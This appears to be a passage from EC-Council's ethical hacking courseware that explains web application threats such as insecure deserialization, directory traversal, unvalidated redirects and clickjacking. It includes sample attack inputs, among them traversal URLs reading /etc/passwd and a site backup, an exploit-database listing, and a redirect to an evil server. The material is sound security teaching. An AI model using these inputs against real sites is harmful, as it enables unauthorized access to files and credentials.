


Figure 14.24: Deserialization process

- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

  Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.25: Insecure Deserialization attack

This could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attacks could be adversely affected.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




A9 - Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have severe consequences. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), Security Focus (*https://www.securityfocus.com*), and Zero Day Initiative (*https://www.zerodayinitiative.com*). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows the attacker to cause serious data loss or take over control of the servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.

Figure 14.26: Attack on a web application with known vulnerable components


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Date	D	A	V	Title	Type	Platform	Author
2019-12-09	⬇		✗	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		✗	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		✗	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	⬇		✓	Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	⬇		✓	IBM Websphere Application Server 6.1/7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	⬇		✓	SAP Web Application Server 7.0 - '/sap/bc/gui/sap/its/webgui/' Cross-Site Scripting	WebApps	Java	DSecRG

Figure 14.27: Screenshot displaying Exploit Database search results for web application exploits

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A10 - Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns, such as user login credentials and admin login credentials. Insufficient logging and monitoring refer to scenarios in which the detection software either does not record the malicious event or ignores the important details about the event. Attackers usually inject, delete, or tamper with the web application logs to engage in malicious activities or hide their identities. Due to insufficient logging and monitoring, the detection of malicious attempts of the attacker becomes more difficult and the attacker can perform malicious attacks, such as password brute-forcing, to steal confidential passwords.

Figure 14.28: Attack on a web application with insufficient logging and monitoring

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Web Application Threats

Web application threats are not limited to attacks based on URL and port 80. Despite using ports, protocols, and OSI layers, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all attack methods.

The various types of web application threats are as follows:

- **Directory Traversal**

  Attackers exploit HTTP by directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Redirects and Forwards**

  Attackers lure victims into clicking on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to

  - Session Fixation Attack
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution

- **Watering Hole Attack**

  It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.

- **Cross-Site Request Forgery**

  The cross-site request forgery method is a type of attack in which an authenticated user is made to perform certain tasks on the web application that an attacker chooses, e.g., a user clicking on a particular link sent through an email or chat.

- **Cookie/Session Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process. Once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Web Service Attacks**

  An attacker can get into the target web application by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and can then disclose and modify application data.

- **Cookie Snooping**

  Attackers use cookie snooping on victims' systems to analyze the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation**

  Attackers attempting to compromise e-commerce websites mostly perform such attacks. They manipulate hidden fields and change the data stored in them. Several online stores face such problems every day. Attackers can alter prices and conclude transactions, designating prices of their choice.

- **Authentication Hijacking**

  For authenticating a user, every web application employs a user identification method such as an ID and a password. However, once attackers compromise a system, they can perform various malicious activities such as session hijacking and user impersonation.

- **Obfuscation Application**

  Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Broken Session Management**

  If session IDs are exposed in the URL, then web applications are vulnerable to session fixation attacks. Furthermore, if the session timeout is longer and the session IDs are not changed after every login, attackers may hijack the session and take control of the session with the same privileges as the victim.

- **Broken Account Management**

  Vulnerable account management functions, including account update, forgotten or lost password recovery, reset password, and other similar functions, might weaken valid authentication schemes.

- **Denial-of-Service (DoS)**

  A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not able to function for a few hours or even days, resulting in the loss of time and money.

- **Buffer Overflow**

  A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **CAPTCHA Attacks**

  CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.

- **Platform Exploits**

  Users can build various web applications using different platforms such as BEA WebLogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

- **Network Access Attacks**

  Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.

- **DMZ Protocol Attacks**

  The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who can compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to

  - Compromise of the web application and data
  - Defacement of websites

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Access to internal systems, including databases, backups, and source code

- **Web-based Timing Attacks**

  Web-based timing attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Attackers perform these attacks to retrieve usernames and passwords for accessing web applications.

- **MarioNet Attack**

  Attacker abuse the Service Workers API to inject and run malicious code in the victim's browser to perform various attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

- **RC4 NOMORE Attack**

  A Rivest Cipher Numerous Occurrence MOnitoring and Recovery Exploit (RC4 NOMORE) attack is an attack against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim's credentials to perform malicious activities and unauthorized transactions.

- **Clickjacking Attack**

  In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions.


- **JavaScript Hijacking**

  JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser's same-origin policy that permits a domain to add code from another domain.

- **DNS Rebinding Attack**

  Attackers perform DNS rebinding attacks to bypass the same-origin policy's security constraints and communicate with or make arbitrary requests to local domains through a malicious web page.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications are configured with multiple directories that exist as application components and data. An application can traverse these directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse the directories and files outside the normal application access. Such an attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files, and execute commands outside the web server's root directory. With this level of access to web application architecture, an attacker can

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords stored in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to go back to several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file

http://www.certifiedhacker.com/../../../../some dir/some file





Figure 14.29: Directory Traversal attack example

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker sends links to unvalidated redirects and lures the victim into clicking on them. When the victim clicks on the link, thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass, leading to the following:

- **Session Fixation Attack**

  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Security Management Exploits**

  Some attackers target security management systems, either in networks or in the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Failure to Restrict URL Access**

  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is unvalidated input to a web server. Thus, attackers execute and process files on a web server and initiate remote code execution, install a rootkit remotely, and—in at least some cases—take complete control of the systems.

In an "unvalidated redirect" scenario, a user receives a phishing email from an attacker, luring the user into clicking the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as *www.certifiedhacker.com* at the beginning of the URL. However, the latter part of the link contains a malicious URL (*www.evilserver.com*), to which it redirects the victim. When the user clicks the link, it redirects to the *www.evilserver.com* website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

